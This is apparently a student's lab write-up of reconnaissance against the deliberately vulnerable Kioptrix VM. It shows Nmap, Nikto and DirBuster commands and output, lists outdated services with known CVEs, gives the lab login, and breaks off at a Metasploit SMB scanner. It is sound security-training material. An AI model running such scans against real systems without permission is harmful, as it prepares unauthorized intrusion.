

KIOPTRIX

By:

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Objective:

To perform penetration testing by compromising a vulnerable system through various ethical hacking tools and techniques.

Lab Setup:

- Attack Machine: Kali Linux (VM)
- Target Machine: Kioptrix (VM)

Tools Used:

- Nmap
- Nikto
- DirBuster
- Wappalyzer
- Burp Suite
- Metasploit
- SMB client
- Searchsploit
- Netcat

The Five Phases of Ethical Hacking

Ethical hacking, also known as penetration testing or white-hat hacking, involves simulating cyberattacks to identify and fix security vulnerabilities in computer systems, networks, or applications. The process follows a structured approach made up of five key phases:

1. Reconnaissance (Information Gathering)

Objective: To collect as much information as possible about the target.

Types:

- **Passive Reconnaissance:** Gathering data without directly interacting with the target (e.g., social media, WHOIS, DNS records, public websites).
- **Active Reconnaissance:** Directly probing the target (e.g., ping sweeps, port scanning).

2. Enumeration

Objective: To extract more detailed and structured information from the target systems.

Details: Unlike reconnaissance, which might be passive, enumeration is always active. It involves connecting to the system and obtaining sensitive information such as usernames, machine names, and shared resources. Ethical hackers use this phase to map out the target's internal structure and pinpoint weak spots.

3. Exploitation (Gaining Access)

Objective: To gain unauthorized access to the target system using vulnerabilities found.

Details: This is the most action-packed stage of ethical hacking. The goal is to penetrate the target's defenses and gain access, typically with administrative privileges. Once access is obtained, hackers verify how deep the compromise can go and assess potential damage if it were a real attack.

4. Maintaining Access (Privilege Escalation and Persistence)


Objective: To keep the access open for future use without detection.

Details: This phase is used to simulate what an actual attacker would do after compromising a system. Ethical hackers may install tools that allow remote access or create additional user accounts. This helps organizations understand how attackers can maintain long-term access undetected.


5. Clearing Tracks

Objective: To remove all traces of the hacking activity to avoid detection.

Details: In real-world hacking, clearing tracks is done to avoid forensic detection. Ethical hackers perform this step to show how an attacker might erase evidence. However, during ethical assessments, they also leave behind reports or logs to document everything responsibly.



- Firstly I've downloaded the kioptrix virtual machine from <https://www.vulnhub.com>
- Then I've extracted the downloaded(.zip) file and I had set the path for it.
- Then I've started the VMware virtual machine and searched for kioptrix machine and selected the extracted file.
- Then I've started the kioptrix virtual machine on VMware work Station.
- Then I've entered the credentials for kioptrix virtual machine.
Kioptrix login: john
Password: TwoCows2



```
There are many ways this can be done, try and find more then one way to appreciate this exercise.

DISCLAIMER: Kioptrix is not responsible for any damage or instability caused by running, installing or using this VM image. Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production environment. Nor should you give this system access to the outside world (the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login: john
Password:
Last login: Sun Apr  6 15:34:19 on tty1
[john@kioptrix john]$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) from 192.168.10.55 : 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=0 ttl=116 time=14.833 msec
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=19.781 msec

--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max/mdev = 14.833/17.307/19.781/2.474 ms
[john@kioptrix john]$ _
```

- By using ping command I've found the ip address of the machine i.e,
ip: 192.168.10.55

Note: The ip of vulnerable machine is dynamic and changes whenever we turn it on, as it works on dhcp protocol.


Nmap(short for Network Mapper) is a free and open-source tool used for:

- Network discovery
- Security auditing
- Port scanning
- Service and version detection
- Operating system detection

Nmap is very important tool for a pen tester because it helps in the first and most crucial phase of ethical hacking i.e Reconnaissance (Information gathering).

- I have started the kali linux virtual machine to perform nmap scan on kioptrix machine.
- I've opened the command prompt and entered the following command:

`nmap -T4 -p- -A -oX scan.xml 192.168.10.55`



```
root@kali: /home/kali
File Actions Edit View Help
Discovered open port 111/tcp on 192.168.68.134
Discovered open port 139/tcp on 192.168.68.134
Discovered open port 80/tcp on 192.168.68.134
Discovered open port 443/tcp on 192.168.68.134
Discovered open port 22/tcp on 192.168.68.134
Discovered open port 1024/tcp on 192.168.68.134
Completed SYN Stealth Scan at 01:08, 7.56s elapsed (65535 total ports)
Initiating Service scan at 01:08
Scanning 6 services on 192.168.68.134
Completed Service scan at 01:08, 11.02s elapsed (6 services on 1 host)
NSE: Script scanning 192.168.68.134.
Initiating NSE at 01:08
Completed NSE at 01:08, 0.05s elapsed
Initiating NSE at 01:08
Completed NSE at 01:08, 0.02s elapsed
Nmap scan report for 192.168.68.134
Host is up (0.0036s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp  open  status       1 (RPC #100024)
MAC Address: 00:0C:29:DA:DB:04 (VMware)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.07 seconds
Raw packets sent: 65546 (2.884MB) | Rcvd: 65536 (2.621MB)
```

- After executing the above command we can see that we got few open ports on the screen.
Such as ssh, http, rpcbind, netbios-ssn, etc along with the port numbers.
- We can also see the operating system and version information of those open ports.
- In the above command,
 - T is to control the speed and stealthiness of scan
 - p- is to scan all 65535 tcp ports
 - A is to enabling detection of OS, version, script and traceroute
 - oX filename.xml is to save the scan output in XML format

Nmap Scan Report - Scanned at Sun Apr 6 15:48:17 2025

Scan Summary | 192.168.10.55

Scan Summary

Nmap 7.95 was initiated at Sun Apr 6 15:48:17 2025 with these arguments:
 usr/lib/nmap/nmap -T4 -p- -A -oX chey.xml 192.168.10.55

Verbosity: 0; Debug level 0

Nmap done at Sun Apr 6 15:50:52 2025; 1 IP address (1 host up) scanned in 155.31 seconds

192.168.10.55

Address

- 192.168.10.55 (ipv4)

Ports

The 65532 ports scanned but not shown below are in state: **filtered**

- 65532 ports replied with: **no-response**

Port	State (toggle closed [0] filtered [1])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	2.9p2 protocol 1.99
	ssh-hostkey	1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1) 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA) 1024 ed:4e:a9:4a:86:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)				
	sshdv1	Server supports SSHv1				
111	tcp	open	rpcbind	syn-ack		2 RPC #100000
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	workgroup: MYGROUP

Go to top
 Toggle Closed Ports
 Toggle Filtered Ports

- After performing the nmap scan the scan results are stored in an XML file named scan.xml.
- Then I've converted the .xml file to .html file by using the command
`xsltproc scan.xml -o scan.html`

Nikto is an open-source web server vulnerability scanner used by penetration testers and ethical hackers to:

- Scan websites and web servers
- Find vulnerabilities, misconfigurations, and outdated software
- Identify dangerous files and scripts

Key Features of Nikto:

1. Scans for over 6,700 known vulnerabilities
2. Detects:
 - Outdated server software
 - Default files(e.g., admin.php, login.cgi)
 - Insecure HTTP methods(like PUT, TRACE)
 - Directory indexing
3. Supports SSL, proxies, and user authentication
4. Fast and easy to use in the terminal

Nikto is useful for Pen Testers:

- Quickly finds low-hanging fruits in web apps
- Helps test for default credentials, old software, and common vulnerabilities
- Complements tools like Nmap and Burp Suite in a web-focused scan

```
root@kali: /home/kali
File Actions Edit View Help

root@kali ~ - [//home/kali]
# nikto -h https://192.168.10.55
- Nikto v2.5.0

+ 0 host(s) tested

root@kali ~ - [//home/kali]
# nikto -h http://192.168.10.55
- Nikto v2.5.0

+ Target IP:      192.168.10.55
+ Target Hostname: 192.168.10.55
+ Target Port:    80
+ Start Time:     2025-04-06 17:35:06 (GMT-4)

+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep 5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
```

- I had run the Nikto scan by using the command
`nikto -h http://192.168.10.55`
- The above command tells nikto to scan web server on that IP using HTTP protocol.

Nikto will usually find:

- Apache Version: It may report an outdated version of Apache, which could have known vulnerabilities.
- /phpmyadmin/ or test pages: Often exposed by default in old systems.
- Potential XSS or injection points: Nikto might show some suspicious inputs that could be vulnerable.
- HTTP methods allowed: Like PUT or DELETE, which should not be open.

- Generally most of the vulnerabilities can be found through enumerating port numbers like 80,443,139.
- So I have selected them for the process of further enumeration.

DirBuster is a multi-threaded web application directory and file brute-forcer, used by penetration testers to discover hidden files and folders on a website.

Purpose of DirBuster:

Web servers often have hidden:

- Admin panels (/admin/)
- Backup files (/backup.zip)
- Config files (/config/)
- Hidden directories not linked on the site


DirBuster helps find them by trying thousands of common directory and file names using a wordlist.

Key Features:

- GUI-based (Java application)
- Supports both GET and HEAD methods
- Allows recursive scanning
- Custom wordlists and file extensions
- Can handle Basic and NTLM authentication


Pen Testers Use DirBuster:

- To find hidden attack surfaces
- To locate admin panels, backups, forgotten scripts
- Helps in preparing for further exploitation




How It Works:


- You provide:
 - Target URL (e.g., <http://example.com>)
 - Wordlist (e.g., common.txt, directory-list-2.3-small.txt)
 - DirBuster tries each word in the list as:
 - A directory: <http://example.com/admin/>
 - A file: <http://example.com/config.php>
 - It reports what exists (200 OK) and what doesn't (404 Not Found)
-
- I have provided the target url <http://192.168.10.55:80/>
 - We have to increase the number of threads to increase the speed.
 - Then we have to select the browsing file which is present in our kali linux machine in `usr/share/wordlists/dirbuster`.
 - Select one of the list from the given list of .txt files.
 - And I have selected the php file extension.




- Then I clicked on start to run the directory busting.
- This process takes a while to complete.
- After the completion of process the directory files are displayed on the screen along with their response codes.
- If the response code is near the value of 200 we can confirm that the file exists or else we can confirm that the file is not found.
- Then I started to open each and every directory file to check if I can find any further information.
- Then I've opened the http test page which belongs to Apache server.



The http test page of Apache server belongs to Red-Hat/Linux.



By using wappalizer extension I got to know the technologies used by Apache server. It is made up of using php.



- I have used Burp Suite tool so that I can find any information, or password keys.
- But I failed to get any further information. Finally we can say that the server is showing information disclosure details.

Usage Statistics for kioptrix.level1

Summary Period: September 2009
Generated: 06-Apr-2025 15:32 EDT

[Daily Statistics] [Hourly Statistics] [URLs] [Entry] [Exit] [Sites] [Referrers] [Search] [Agents] [Countries]

Monthly Statistics for September 2009		
Total Hits	29	
Total Files	11	
Total Pages	7	
Total Visits	2	
Total KBytes	24	
Total Unique Sites	2	
Total Unique URLs	4	
Total Unique Referrers	2	
Total Unique User Agents	2	
	Avg	Max
Hits per Hour	1	21
Hits per Day	29	29
Files per Day	11	11
Pages per Day	7	7
Visits per Day	2	2
KBytes per Day	24	24
Hits by Response Code		
Code 200 - OK	11	
Code 304 - Not Modified	14	
Code 404 - Not Found	4	

Daily usage for September 2009

Then I've opened a file usage.html and got usage statistics for kioptrix.


```
root@kali: /home/kali
File Actions Edit View Help
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > info

Name: SMB Version Detection
Module: auxiliary/scanner/smb/smb_version
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm <x@hdm.io>
Spencer McIntyre
Christophe De La Fuente

Check supported:
No

Basic options:


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
